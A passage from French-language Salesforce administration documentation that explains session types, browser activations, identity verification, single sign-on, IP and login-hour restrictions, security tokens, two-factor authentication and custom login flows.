CONSULTER ÉGALEMENT :

- Éléments de l'authentification utilisateur
- Compréhension des types de session

## Compréhension des types de session

Découvrez les types de session dans la page Informations sur la session utilisateur pour mieux surveiller et protéger votre organisation.

Vous pouvez consulter le type de session d'un utilisateur spécifique dans la page Informations sur la session utilisateur. Pour accéder à la page dans Configuration, saisissez `Gestion des sessions` dans la case `Recherche rapide`, puis sélectionnez **Gestion des sessions**.

Les types de session précisent comment les utilisateurs accèdent à une organisation. Les sessions peuvent être permanentes ou temporaires, accédées via l'interface utilisateur, l'API ou d'autres méthodes, par exemple un processus d'authentification OAuth.

Le tableau ci-dessous présente les différents types de session.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

| Type de session | Description |
|---|---|
| API | Créé lors de l'accès à une organisation via l'API. |
| APIOnlyUser | Créé pour activer la réinitialisation d'un mot de passe dans l'interface utilisateur pour des utilisateurs API-only. |
| Chatter Networks | Créé lors de l'utilisation de réseaux Chatter ou de communautés Chatter. |
| ChatterNetworksAPIOnly | Créé lors de l'utilisation de l'API Chatter Networks ou Chatter Communities. |
| Content | Créé lors de la distribution d'un contenu chargé par l'utilisateur. |
| OauthApprovalUI | Type de session qui autorise l'accès uniquement à une page d'approbation OAuth. |
| Oauth2 | Créé via des flux OAuth. Par exemple, ce type de session est créé si vous utilisez l'authentification OAuth pour une application connectée. |
| SiteStudio | Créé lors de l'utilisation de l'interface utilisateur Sites Studio. |
| SitePreview | Type de session initié lorsqu'une application de zone de dessin interne est invoquée. Ce type correspond toujours à une session enfant avec une session parente UI. |
| SubstituteUser | Un type de session créé lorsqu'un utilisateur se connecte par l'intermédiaire d'un autre utilisateur. Par exemple, une session SubstituteUser est créée lorsqu'un administrateur se connecte sous le nom d'un autre utilisateur. |
| TempContentExchange | Un type de session interface utilisateur temporaire qui permet de basculer vers le domaine du contenu, par exemple l'interface utilisateur dans laquelle les utilisateurs saisissent leurs identifiants. |

| Type de session | Description |
|---|---|
| TempOauthAccessTokenFrontdoor | Un type de session temporaire via le flux d'assertion de jeton d'accès OAuth,qui ne peut pas être actualisé et qui doit être mappé avec un type de session normal. |
| TempVisualforceExchange | Une type de session temporaire qui permet de basculer vers le domaine Visualforce. |
| TempUIFrontdoor | Un type de session temporaire qui ne peut pas être actualisé et qui doit être mappé avec un type de session normal. |
| UI | Créé lors d'utilisation d'une page d'interface utilisateur. |
| UserSite | Initié lors de l'invocation d'une application de zone de dessin. Ce type correspond toujours à une session enfant avec une session parente UI. |
| Visualforce | Créé via une page Visualforce. |
| WDC_API | Un type de session utilisant l'API Work.com. Il correspond toujours à une session enfant et ne peut pas être utilisé dans l'interface utilisateur. |

CONSULTER ÉGALEMENT :

Éléments de l'authentification utilisateur

Sessions utilisateur

# Activations

L'activation suit les informations sur les appareils à partir desquels les utilisateurs ont vérifié leur identité. Salesforce invite les utilisateurs à vérifier leur identité lorsqu'ils accèdent à Salesforce à partir d'un navigateur ou d'une application non reconnu. La vérification de l'identité ajoute une couche de sécurité supplémentaire à l'authentification par nom d'utilisateur et mot de passe. La page Activations répertorie les adresses IP de connexion et les navigateurs clients utilisés.

Lorsqu'un utilisateur se connecte depuis une adresse extérieure à la plage IP de confiance, et utilise un navigateur ou une application non reconnu, il est soumis à la vérification de l'identité. Nous utilisons la méthode de vérification avec la priorité la plus élevée disponible pour chaque utilisateur. Par ordre de priorité, les méthodes sont les suivantes :

Éditions

Disponible avec : À la fois Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

1. Vérification par notification automatique ou vérification automatique de la localisation avec l'application mobile Salesforce Authenticator (versions 2 ou supérieure) connectée au compte de l'utilisateur.
2. Vérification via une clé de sécurité U2F enregistrée avec le compte de l'utilisateur.
3. Code de vérification généré par une application d'authentification mobile connectée au compte de l'utilisateur.
4. Code de vérification envoyé par SMS au téléphone mobile vérifié de l'utilisateur.
5. Code de vérification envoyé par e-mail à l'adresse e-mail de l'utilisateur.

Une fois la vérification de l'identité réussie, l'utilisateur n'est plus invité à vérifier son identité depuis ce navigateur ou cette application, sauf dans les cas suivants :

- L'utilisateur efface manuellement les cookies de son navigateur, définit le navigateur pour supprimer les cookies, ou navigue en mode privé ou incognito.
- L'utilisateur des sélectionne l'option **Ne plus demander** dans la page de vérification de l'identité

La page Activations du menu Configuration répertorie les adresses IP de connexion et les informations concernant le navigateur client des appareils à partir desquels les utilisateurs ont vérifié leur identité. Vous pouvez révoquer le statut d'activation du navigateur pour un, plusieurs ou tous les utilisateurs.

Par exemple, un utilisateur signale la perte d'un appareil et en reçoit un nouveau. Vous pouvez révoquer le statut d'activation du navigateur sur l'appareil perdu pour forcer tout utilisateur tentant d'accéder à l'organisation depuis cet appareil de vérifier son identité. Cette vérification de l'identité ajoute une couche de sécurité sans gêner la productivité des utilisateurs.

Les utilisateurs peuvent consulter leur propre page Activations pour vérifier les adresses IP de connexion et les informations du navigateur client. Les utilisateurs peuvent révoquer uniquement les statuts d'activation de leurs propres navigateurs activés.

Par exemple, un utilisateur se connecte à l'organisation. Dans sa page Activations, plusieurs appareils sont activés, mais l'utilisateur ne s'est connecté qu'à partir d'un seul navigateur sur un ordinateur portable professionnel. L'utilisateur révoque immédiatement le statut d'activation des navigateurs qu'il ne reconnaît pas. L'utilisateur est contraint de procéder à une vérification d'identité avec un code envoyé par SMS sur son appareil mobile. Par conséquent, tout individu qui tente de se connecter à partir de navigateurs désactivés ne peut pas recevoir le code de vérification envoyé par SMS. Sans le code, un pirate ne peut pas passer le processus de vérification de l'identité. L'utilisateur peut signaler une possible violation de sécurité.

Utilisation d'activations
Visualisez les activations de vos utilisateurs et révoquez le statut d'activation pour empêcher les failles de sécurité.

CONSULTER ÉGALEMENT :

Utilisation d'activations

Historique de vérification de l'identité

## Utilisation d'activations

Visualisez les activations de vos utilisateurs et révoquez le statut d'activation pour empêcher les failles de sécurité.

Pour afficher les adresses IP de connexion et les informations sur les appareils à partir desquels les utilisateurs ont vérifié leur identité, dans Configuration, saisissez `Activations` dans la case `Recherche rapide`, puis sélectionnez **Activations**.

Vous pouvez révoquer le statut d'activation en sélectionnant une ou plusieurs entrées de la liste Navigateurs clients activés, en cliquant sur **Retirer**, puis en confirmant l'action. Les utilisateurs peuvent afficher et révoquer uniquement leurs propres navigateurs activés. Un utilisateur qui se connecte à partir d'un navigateur désactivé est invité à vérifier son identité, sauf si l'adresse IP de connexion est comprise dans une plage IP de confiance.

Éditions

Disponible avec : À la fois Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Remarque: Lorsqu'un utilisateur désélectionne l'option **Ne plus demander** affichée dans la page de vérification de l'identité, le navigateur n'est pas activé. Conseillez à vos utilisateurs de désélectionner cette option dès qu'ils se connectent depuis un appareil public ou partagé.

CONSULTER ÉGALEMENT :

Activations

Historique de vérification de l'identité

# Authentification des utilisateurs

L'authentification consiste à empêcher tout accès non autorisé à votre organisation et à ses données en vérifiant l'identité de chaque utilisateur connecté.

Éléments de l'authentification utilisateur
Salesforce fournit plusieurs méthodes d'authentification des utilisateurs. Combinez les méthodes d'authentification selon les besoins de votre organisation et les modèles employés par vos utilisateurs.

Configuration de l'authentification utilisateur
Choisissez les paramètres de connexion afin de vérifier l'authenticité des utilisateurs.

## Éléments de l'authentification utilisateur

Salesforce fournit plusieurs méthodes d'authentification des utilisateurs. Combinez les méthodes d'authentification selon les besoins de votre organisation et les modèles employés par vos utilisateurs.

### Authentification unique

Salesforce possède son propre système d'authentification de l'utilisateur, mais certaines sociétés préfèrent utiliser une fonction existante d'authentification unique afin de simplifier et de standardiser leur authentification de l'utilisateur.

### Sécurité basée sur le réseau

La *sécurité basée sur le réseau* limite les emplacements à partir desquels les utilisateurs peuvent se connecter, quand ils peuvent se connecter. Elle est différente de l'authentification utilisateur, qui détermine uniquement qui peut se connecter. Utilisez la sécurité basée sur le réseau afin de limiter les possibilités pour un assaillant et empêcher le vol d'identifiants.

### Sécurité CAPTCHA pour les exportations de données

Salesforce peut, à la demande, inviter les utilisateurs à effectuer un simple test de vérification utilisateur par saisie de texte pour exporter des données depuis Salesforce. Ce type de sécurité basée sur le réseau empêche les utilisateurs malveillants d'accéder aux données de votre organisation et peut réduire les risques d'attaques automatisées.

### Restriction des heures et de l'emplacement de connexion des utilisateurs à Salesforce

Vous pouvez limiter les heures auxquelles les utilisateurs peuvent se connecter et la plage d'adresses IP à partir de laquelle ils peuvent accéder à Salesforce. Si les restrictions d'adresses IP sont définies pour le profil d'un utilisateur et qu'une connexion provient d'une adresse IP inconnue, Salesforce n'autorise pas la connexion. Ces restrictions aident à protéger vos données contre tout accès non autorisé et contre les attaques par hameçonnage.

### Authentification à deux facteurs

En tant qu'administrateur Salesforce, vous pouvez renforcer la sécurité de votre organisation en exigeant un deuxième niveau d'authentification pour chaque connexion d'utilisateur. Vous pouvez également demander l'authentification à deux facteurs lorsqu'un utilisateur remplit certains critères, par exemple lorsqu'il tente d'afficher des rapports ou d'accéder à une application connectée.

Flux de connexion personnalisés

Les flux de connexions permettent aux administrateurs d'élaborer des processus de post-authentification adaptés à leurs pratiques métier, d'associer le flux à un profil utilisateur et d'orienter l'utilisateur vers ce flux lorsqu'il se connecte. Utilisez des flux de connexion pour collecter les informations d'inscription des utilisateurs, pour fournir un formulaire d'acceptation des conditions d'utilisation, pour demander à l'utilisateur un deuxième facteur d'authentification et pour d'autres personnalisations.

CONSULTER ÉGALEMENT :

Authentification unique

Sécurité basée sur le réseau

Sécurité CAPTCHA pour les exportations de données

Sessions utilisateur

## Authentification unique

Salesforce possède son propre système d'authentification de l'utilisateur, mais certaines sociétés préfèrent utiliser une fonction existante d'authentification unique afin de simplifier et de standardiser leur authentification de l'utilisateur.

Vous disposez de deux options pour mettre en œuvre l'authentification unique : l'authentification fédérée en utilisant le langage SAML (Security Assertion Markup Language) ou l'authentification déléguée.

- L'authentification fédérée utilisant le langage SAML (Security Assertion Markup Language) permet d'envoyer des données d'authentification et d'autorisation entre des services Web affiliés mais non associés. Elle permet de se connecter à Salesforce à partir d'une application cliente. L'authentification fédérée utilisant le langage SAML est activée par défaut pour votre organisation.
- L'authentification unique déléguée permet d'intégrer Salesforce à la méthode d'authentification de votre choix. Vous pouvez ainsi intégrer l'authentification à votre serveur LDAP (Lightweight Directory Access Protocol) ou exécuter une authentification unique par authentification à l'aide d'un jeton à la place d'un mot de passe. Vous gérez l'authentification déléguée au niveau d'autorisation afin de l'autoriser pour certains utilisateurs, tandis que d'autres utilisateurs continuent d'utiliser le mot de passe géré par Salesforce. L'authentification déléguée est définie par autorisations, pas par organisation.

  L'authentification déléguée est utilisée essentiellement pour les raisons les suivantes :

  - Utilisation d'un type d'authentification renforcé, tel que l'intégration à un fournisseur d'identité sécurisé
  - Définition de votre page de connexion privée et accessible uniquement derrière un pare-feu d'entreprise
  - Différenciation entre votre société et les autres qui utilisent Salesforce afin de réduire les attaques malveillantes

  Vous devez demander l'activation de cette fonctionnalité par Salesforce. Contactez Salesforce pour activer l'authentification unique déléguée pour votre organisation.
- Les fournisseurs d'authentification permettent à vos utilisateurs de se connecter à votre organisation Salesforce en utilisant leurs identifiants de connexion depuis un fournisseur de services externe. Salesforce prend en charge le protocole OpenId Connect qui permet aux utilisateurs de se connecter depuis n'importe quel fournisseur OpenID tel que Google, PayPal, LinkedIn et d'autres services qui prennent en charge OpenID Connect. Lorsque les fournisseurs d'authentification sont activés, Salesforce ne valide pas le mot de passe d'un utilisateur. À la place, Salesforce utilise les identifiants de connexion de l'utilisateur à partir du fournisseur de services externe pour établir des identifiants d'authentification.

### Fournisseurs d'identité

Un *fournisseur d'identité* est un fournisseur approuvé qui permet d'utiliser l'authentification unique pour accéder à d'autres sites Web. Un *fournisseur de services* est un site Web qui héberge des applications. Vous pouvez activer Salesforce en tant que fournisseur d'identité et définir un ou plusieurs fournisseurs de services. Vos utilisateurs peuvent ensuite accéder à d'autres applications directement depuis Salesforce en utilisant l'authentification unique. L'authentification unique peut se révéler très avantageuse pour vos utilisateurs : au lieu

de mémoriser de nombreux mots de passe, il leur suffit d'en connaître un seul. De plus, les applications peuvent être ajoutées en tant qu'onglets à votre organisation Salesforce, ce qui évite à vos utilisateurs de basculer d'un programme à l'autre.

Pour plus d'informations, reportez-vous à « Fournisseurs d'identité et fournisseurs de services » dans l'aide en ligne de Salesforce.

CONSULTER ÉGALEMENT :

Éléments de l'authentification utilisateur

## Sécurité basée sur le réseau

La *sécurité basée sur le réseau* limite les emplacements à partir desquels les utilisateurs peuvent se connecter, quand ils peuvent se connecter. Elle est différente de l'authentification utilisateur, qui détermine uniquement qui peut se connecter. Utilisez la sécurité basée sur le réseau afin de limiter les possibilités pour un assaillant et empêcher le vol d'identifiants.

CONSULTER ÉGALEMENT :

Éléments de l'authentification utilisateur

## Sécurité CAPTCHA pour les exportations de données

Salesforce peut, à la demande, inviter les utilisateurs à effectuer un simple test de vérification utilisateur par saisie de texte pour exporter des données depuis Salesforce. Ce type de sécurité basée sur le réseau empêche les utilisateurs malveillants d'accéder aux données de votre organisation et peut réduire les risques d'attaques automatisées.

Pour réussir le test, l'utilisateur doit saisir deux mots affichés dans une fenêtre superposée dans la zone de texte, puis cliquer sur le bouton **Soumettre**. Salesforce utilise la technologie CAPTCHA fournie par reCaptcha pour vérifier qu'une personne, et non un programme automatisé, a correctement saisi le texte dans le plan. CAPTCHA signifie « test public de Turing complètement automatique ayant pour but de différencier les humains des ordinateurs ».

CONSULTER ÉGALEMENT :

Éléments de l'authentification utilisateur

## Restriction des heures et de l'emplacement de connexion des utilisateurs à Salesforce

Vous pouvez limiter les heures auxquelles les utilisateurs peuvent se connecter et la plage d'adresses IP à partir de laquelle ils peuvent accéder à Salesforce. Si les restrictions d'adresses IP sont définies pour le profil d'un utilisateur et qu'une connexion provient d'une adresse IP inconnue, Salesforce n'autorise pas la connexion. Ces restrictions aident à protéger vos données contre tout accès non autorisé et contre les attaques par hameçonnage.

### Heures de connexion

Pour chaque profil, vous pouvez définir les heures durant lesquelles les utilisateurs peuvent se connecter. Reportez-vous à :

- Afficher et modifier les heures de connexion dans l'interface utilisateur de profil avancée
- Afficher et modifier les heures de connexion dans l'interface utilisateur de profil d'origine

### Authentification à deux facteurs pour les connexions à l'interface utilisateur

Pour chaque profil, vous pouvez demander aux utilisateurs d'utiliser une deuxième méthode d'authentification lorsqu'ils se connectent via l'interface utilisateur. Reportez-vous à Définition des exigences de connexion par authentification à deux facteurs pour l'accès API à

la page 955 et à Définition d'exigences de connexion par authentification à deux facteurs et politiques personnalisées pour l'authentification unique, l'authentification sociale et les communautés.

### Authentification à deux facteurs pour les connexions API

Pour chaque profil, vous pouvez demander un code de vérification (également appelé mot de passe temporel à usage unique, TOTP) plutôt qu'un jeton de sécurité standard. Les utilisateurs se connectent à une application d'authentification qui génère des codes de vérification pour leur compte. Les utilisateurs disposant de l'autorisation « Authentification à deux facteurs pour les connexions API » utilisent un code plutôt que le jeton de sécurité standard, lorsqu'il est demandé, notamment en cas de réinitialisation du mot de passe du compte. Reportez-vous à Définition des exigences de la connexion par authentification à deux facteurs pour l'accès API à la page 959.

### Plages d'adresses IP de connexion

Pour les éditions Enterprise, Performance, Unlimited, Developer et Database.com, vous pouvez définir les adresses de la Plage de connexions IP à partir de laquelle les utilisateurs peuvent se connecter à un profil individuel. Les utilisateurs extérieurs à la plage de connexions IP définie dans un profil ne peuvent pas accéder à votre organisation Salesforce.

Pour Contact Manager Edition, Group Edition, et Professional Edition, définissez la plage IP de connexion. Dans Configuration, saisissez *Paramètres de session* dans la case Recherche rapide, puis sélectionnez **Paramètres de session**.

### Application d'une plage d'adresses IP de connexion à toutes les requêtes d'accès

Vous pouvez limiter tout accès à Salesforce aux adresses IP incluses dans les Plages IP de connexion du profil des utilisateurs. Par exemple, supposons qu'un utilisateur se connecte à partir d'une adresse IP définie dans les Plages IP de connexion. L'utilisateur change ensuite de site et utilise une nouvelle adresse IP qui ne figure pas dans les Plages IP de connexion. Lorsque l'utilisateur actualise le navigateur ou tente d'accéder à Salesforce, y compris à partir d'une application cliente, l'accès lui est refusé. Pour activer cette option, dans Configuration, saisissez *Paramètres de session* dans la case Recherche rapide, sélectionnez **Paramètres de session**, puis **Forcer les plages IP de connexion à chaque requête**. Ce paramètre affecte tous les profils utilisateur qui limitent les adresses IP de connexion.

### Plages IP de confiance de l'organisation

Pour tous les utilisateurs, vous pouvez définir une liste des plages d'adresses IP à partir desquelles ils peuvent toujours se connecter sans recevoir de question d'authentification. Ces utilisateurs peuvent se connecter à votre organisation lorsqu'ils fournissent une vérification supplémentaire. Reportez-vous à Définition de plages IP de confiance pour votre organisation.

Lorsque les utilisateurs se connectent à Salesforce via l'interface utilisateur, l'API ou un client de bureau tel que Salesforce pour Outlook, Connect Offline, Connect pour Office ou Data Loader, Salesforce confirme que la connexion est autorisée en procédant comme suit.

1. Salesforce vérifie si le profil de l'utilisateur comporte des restrictions d'heure de connexion. Si des restrictions d'heure de connexion sont spécifiées pour le profil de l'utilisateur, toute connexion hors des heures indiquées est refusée.
2. Si l'utilisateur dispose de l'autorisation « Authentification à deux facteurs pour les connexions à l'interface utilisateur », Salesforce invite l'utilisateur à saisir une deuxième forme d'authentification lors de la connexion. Si le compte de l'utilisateur n'est pas déjà connecté à une application d'authentification mobile, telle que Salesforce Authenticator, Salesforce invite l'utilisateur à se connecter à l'application.
3. Si l'utilisateur dispose de l'autorisation « Authentification à deux facteurs pour les connexions à l'interface utilisateur » et que son compte est connecté à une application d'authentification, Salesforce renvoie un message d'erreur si l'utilisateur utilise le jeton de sécurité standard. L'utilisateur doit alors saisir un code de vérification (mot de passe temporel à usage unique) généré par l'application d'authentification.
4. Salesforce vérifie si le profil de l'utilisateur comporte des restrictions d'adresse IP. Si des restrictions d'adresse IP sont définies pour le profil de l'utilisateur, les connexions à partir d'une adresse IP non-désignée sont refusées, et les connexions à partir d'une adresse

IP spécifiée sont autorisées. Si le paramètre de session **Forcer les plages IP de connexion à chaque requête** est activé, les restrictions d'adresses IP s'appliquent à chaque requête de page, y compris les requêtes d'applications clientes.

5. Si des restrictions d'adresse IP ne sont pas définies pour le profil, Salesforce vérifie d'abord si l'utilisateur s'est connecté à partir d'un appareil utilisé pour accéder à Salesforce.
   - Si l'utilisateur se connecte à partir d'un appareil et d'un navigateur reconnus par Salesforce, la connexion est autorisée.
   - Si l'utilisateur s'est connecté à partir d'une adresse IP de la liste des adresses IP de confiance de votre organisation, la connexion est autorisée.
   - Si l'utilisateur ne se connecte pas à partir d'une adresse IP de confiance ou d'un appareil et d'un navigateur reconnus par Salesforce, la connexion est bloquée.

Dès qu'une connexion est bloquée ou renvoie une erreur de connexion de l'API, Salesforce doit vérifier l'identité de l'utilisateur :

- Pour un accès via l'interface utilisateur, l'utilisateur est invité à effectuer une vérification en utilisant Salesforce Authenticator (versions 2 ou supérieure) ou à saisir un code de vérification.

  Remarque: Aucun code de vérification n'est demandé aux utilisateurs lors de leur première connexion à Salesforce.

- Pour un accès via l'API ou un client, les utilisateurs doivent ajouter leur jeton de sécurité à la fin de leur mot de passe pour se connecter. Si « Authentification à deux facteurs pour les connexions API » est définie dans le profil utilisateur, les utilisateurs saisissent un code de vérification généré par une application d'authentification.

  Un jeton de sécurité est une clé générée automatiquement depuis Salesforce. Par exemple, si le mot de passe d'un utilisateur est `monmotdepasse` et que le jeton de sécurité est `XXXXXXXXXX`, l'utilisateur doit saisir `monmotdepasseXXXXXXXXXX` pour se connecter. Certaines applications clientes ont un champ séparé pour le jeton de sécurité.

  Les utilisateurs peuvent obtenir leur jeton de sécurité en modifiant leur mot de passe ou en réinitialisant leur jeton de sécurité via l'interface utilisateur Salesforce. Lorsqu'un utilisateur modifie un mot de passe ou réinitialise un jeton de sécurité, Salesforce envoie un nouveau jeton de sécurité à l'adresse e-mail saisie dans l'enregistrement de l'utilisateur Salesforce. Le jeton de sécurité est valide jusqu'à ce que l'utilisateur le réinitialise, modifie son mot de passe ou voit son mot de passe réinitialisé.

  Conseil: Avant d'accéder à Salesforce depuis une nouvelle adresse IP, nous vous recommandons d'obtenir votre jeton de sécurité depuis un réseau de confiance avec **Réinitialiser mon jeton de sécurité**.

## Conseils relatifs à la configuration des restrictions de connexion

Tenez compte des recommandations suivantes lors de la configuration des restrictions de connexion :

- Lors de la modification du mot de passe d'un utilisateur, le jeton de sécurité est réinitialisé. La connexion via l'API ou un client peut être bloquée jusqu'à ce que l'utilisateur ajoute le jeton de sécurité généré automatiquement à la fin du mot de passe.
- Les utilisateurs du portail partenaire et du portail client ne sont pas invités à activer leur navigateur pour se connecter.
- Les événements suivants sont pris en compte dans le nombre de tentatives de connexion des utilisateurs avec un mot de passe non valide avant d'être exclu de Salesforce, tel que défini dans les paramètres de verrouillage de connexion de votre organisation :
  - Chaque fois que les utilisateurs sont invités à vérifier leur identité
  - Chaque fois qu'un utilisateur ajoute un jeton de sécurité ou un code de vérification erroné à la fin de son mot de passe pour se connecter à Salesforce via l'API ou un client

### Limitation des plages IP de connexion dans l'interface utilisateur de profil avancée

Controlez l'accès à la connexion au niveau de l'utilisateur en spécifiant une plage d'adresses IP autorisées dans le profil d'un utilisateur. Lorsque vous définissez des restrictions d'adresses IP pour un profil, les connexions à partir d'autres adresses IP sont refusées.

Restriction d'adresses IP de connexion dans l'interface utilisateur de profil d'origine

Controlez l'accès à la connexion au niveau de l'utilisateur en spécifiant une plage d'adresses IP autorisées dans le profil d'un utilisateur. Lorsque vous définissez des restrictions d'adresses IP pour un profil, les connexions à partir d'autres adresses IP sont refusées.

Affichage et modification des heures de connexion dans l'interface utilisateur de profil avancée

Pour chaque profil, vous pouvez spécifier les heures durant lesquelles les utilisateurs peuvent se connecter.

Affichage et modification des heures de connexion dans l'interface utilisateur de profil d'origine

Spécifiez les heures auxquelles les utilisateurs peuvent se connecter en fonction du profil utilisateur.

Définition de plages IP de confiance pour votre organisation

Les plages IP de confiance définissent une liste d'adresses IP à partir desquelles les utilisateurs peuvent se connecter sans avoir à répondre à une question d'authentification, par exemple avec un code envoyé à leur téléphone mobile.

## Authentification à deux facteurs

En tant qu'administrateur Salesforce, vous pouvez renforcer la sécurité de votre organisation en exigeant un deuxième niveau d'authentification pour chaque connexion d'utilisateur. Vous pouvez également demander l'authentification à deux facteurs lorsqu'un utilisateur remplit certains critères, par exemple lorsqu'il tente d'afficher des rapports ou d'accéder à une application connectée.

Éditions

Disponible avec : À la fois Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

### Vérification d'identité de Salesforce

Lorsqu'un utilisateur se connecte depuis une adresse extérieure à la plage IP de confiance, et utilise un navigateur ou une application non reconnu, il est soumis à la vérification de l'identité. Nous utilisons la méthode de vérification avec la priorité la plus élevée disponible pour chaque utilisateur. Par ordre de priorité, les méthodes sont les suivantes :

1. Vérification par notification automatique ou vérification automatique de la localisation avec l'application mobile Salesforce Authenticator (versions 2 ou supérieure) connectée au compte de l'utilisateur.
2. Vérification via une clé de sécurité U2F enregistrée avec le compte de l'utilisateur.
3. Code de vérification généré par une application d'authentification mobile connectée au compte de l'utilisateur.
4. Code de vérification envoyé par SMS au téléphone mobile vérifié de l'utilisateur.
5. Code de vérification envoyé par e-mail à l'adresse e-mail de l'utilisateur.

Une fois la vérification de l'identité réussie, l'utilisateur n'est plus invité à vérifier son identité depuis ce navigateur ou cette application, sauf dans les cas suivants :

- L'utilisateur efface manuellement les cookies de son navigateur, définit le navigateur pour supprimer les cookies, ou navigue en mode privé ou incognito.
- L'utilisateur des sélectionne l'option **Ne plus demander** dans la page de vérification de l'identité

### Politiques de l'organisation qui nécessitent l'authentification à deux facteurs

Vous pouvez définir des stratégies demandant un deuxième niveau d'authentification à chaque connexion, à chaque connexion via l'API (pour les développeurs et les applications clientes) ou pour accéder à des fonctionnalités spécifiques. Vos utilisateurs peuvent fournir un deuxième facteur en téléchargeant et en installant une application d'authentification mobile, telle que Salesforce Authenticator ou Google Authenticator, sur leur appareil mobile. Ils peuvent également utiliser une clé de sécurité U2F en tant que deuxième facteur. Après avoir connecté une application d'authentification ou enregistré une clé de sécurité dans leur compte Salesforce, ils peuvent l'utiliser lorsque les politiques de votre organisation exigent une authentification à deux facteurs.

L'application mobile Salesforce Authenticator (version 2 ou supérieure) envoie une notification automatique à l'appareil mobile de l'utilisateur lorsque l'activité sur le compte Salesforce nécessite une vérification de l'identité. L'utilisateur répond sur l'appareil mobile pour vérifier ou bloquer l'activité. L'utilisateur peut activer les services de localisation de l'application et automatiser les vérifications depuis des emplacements de confiance, tels que le domicile ou le bureau. Salesforce Authenticator génère également des codes de vérification, parfois appelés « mots de passe temporels à usage unique » (TOTP). Les utilisateurs peuvent saisir un mot de passe et un code au lieu de répondre à une notification automatique de l'application pour une vérification à deux facteurs. Ils peuvent également obtenir un code de vérification à partir d'une autre application d'authentification.

Si des utilisateurs perdent ou oublient l'appareil qu'ils utilisent habituellement pour l'authentification à deux facteurs, vous pouvez générer pour eux un code de vérification temporaire. Vous définissez l'expiration du code, de 1 à 24 heures après sa génération. Votre utilisateur peut utiliser le code plusieurs fois jusqu'à son expiration. Un utilisateur ne peut avoir qu'un seul code temporaire à la fois. S'il nécessite un nouveau code alors que l'ancien est toujours valide, vous pouvez expirer l'ancien code et générer le nouveau. Les utilisateurs peuvent expirer leurs propres codes valides dans leurs paramètres personnels.

CONSULTER ÉGALEMENT :

- Configuration de l'authentification à deux facteurs
- Définition des conditions requises de la connexion par authentification à deux facteurs
- Vérification de votre identité
- Restriction des heures et de l'emplacement de connexion des utilisateurs à Salesforce
- Flux de connexion personnalisés
- Connexion de Salesforce Authenticator (version 2 ou supérieure) à votre compte pour la vérification de l'identité
- Connexion d'une application ou d'un appareil de génération de mot de passe unique pour la vérification de l'identité
- Déconnexion de Salesforce Authenticator (version 2 ou supérieure) du compte d'un utilisateur
- Déconnexion de l'application de génération du mot de passe unique d'un utilisateur
- Génération d'un code de vérification de l'identité temporaire
- Expiration d'un code de vérification temporaire
- Délégation des tâches de gestion de l'authentification à deux facteurs
- Historique de vérification de l'identité

## Flux de connexion personnalisés

Les flux de connexions permettent aux administrateurs d'élaborer des processus de post-authentification adaptés à leurs pratiques métier, d'associer le flux à un profil utilisateur et d'orienter l'utilisateur vers ce flux lorsqu'il se connecte. Utilisez des flux de connexion pour collecter les informations d'inscription des utilisateurs, pour fournir un formulaire d'acceptation des conditions d'utilisation, pour demander à l'utilisateur un deuxième facteur d'authentification et pour d'autres personnalisations.

Utilisez le Flow Designer pour créer des flux de connexion, puis associez ces flux à des profils spécifiques dans votre organisation. Vous pouvez connecter le même flux à plusieurs profils. Un utilisateur associé à ce profil est dirigé vers le flux de connexion après l'authentification, mais il est au préalable orienté vers le contenu de l'organisation. Les écrans du flux de connexion sont incorporés à la page de connexion standard de Salesforce et totalement intégrés au processus de connexion des utilisateurs.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les flux de connexion prennent en charge toutes les méthodes d'authentification de l'interface utilisateur de Salesforce, y compris le nom d'utilisateur et le mot de passe, l'authentification déléguée, l'authentification unique SAML et l'authentification sociale via un

fournisseur d'authentification tiers. Vous pouvez appliquer des flux de connexion à des organisations Salesforce, à des communautés et à des portails.

**Remarque:** Vous ne pouvez pas appliquer des flux de connexion à des connexions API ou lorsque les sessions sont transmises à l'interface utilisateur via `frontdoor.jsp` à partir d'un processus de connexion extérieur à l'interface utilisateur. Seuls les flux de type Flux sont pris en charge.

Création d'un flux de connexion

Utilisez le Cloud Flow Designer pour créer un processus de flux de connexion, puis associez le flux terminé à un profil.

Connexion d'un flux de connexion à un profil

Une fois le flux de connexion créé dans Flow Designer et activé, vous l'associez à un profil de votre organisation. Les utilisateurs associés à ce profil sont ensuite dirigés vers le flux de connexion.

CONSULTER ÉGALEMENT :

Cloud Flow Designer

## Création d'un flux de connexion

Utilisez le Cloud Flow Designer pour créer un processus de flux de connexion, puis associez le flux terminé à un profil.

Lorsque le profil d'un utilisateur est associé à un flux de connexion, l'utilisateur est dirigé vers ce flux lors du processus d'authentification. Les écrans du flux de connexion sont incorporés à la page de connexion standard de Salesforce. Pendant le processus d'authentification, ces utilisateurs ont un accès limité aux écrans du flux de connexion. Une fois l'authentification réussie et le flux de connexion terminé, l'utilisateur est redirigé vers l'organisation. Alternativement, une action explicite peut être définie dans le flux afin de refuser l'accès.

Par exemple, un administrateur peut créer un flux de connexion qui met en oeuvre un processus d'authentification à deux facteurs personnalisé afin d'ajouter une couche de sécurité. Un tel flux utilise des méthodes Apex pour obtenir le contexte de la session, extraire l'adresse IP de l'utilisateur et vérifier si la requête provient d'une plage IP de confiance (pour rechercher ou définir la plage IP de confiance, dans Configuration, saisissez *Accès réseau* dans la case `Recherche rapide`, puis sélectionnez **Accès réseau**). Si la requête provient d'une adresse de plage IP de confiance, Salesforce ignore le flux et connecte l'utilisateur à l'organisation. Sinon, Salesforce invoque le flux avec l'une des trois options suivantes :

1. Inviter l'utilisateur à se connecter avec des identifiants supplémentaires, tels qu'un mot de passe unique temporel (TOTP).
2. Forcer l'utilisateur à se déconnecter.
3. Diriger l'utilisateur vers une page contenant d'autres options.

Vous pouvez également créer des flux de connexion qui orientent les utilisateurs vers des pages personnalisées, telles que des formulaires de recueil d'informations ou des pages présentant aux utilisateurs des informations supplémentaires.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

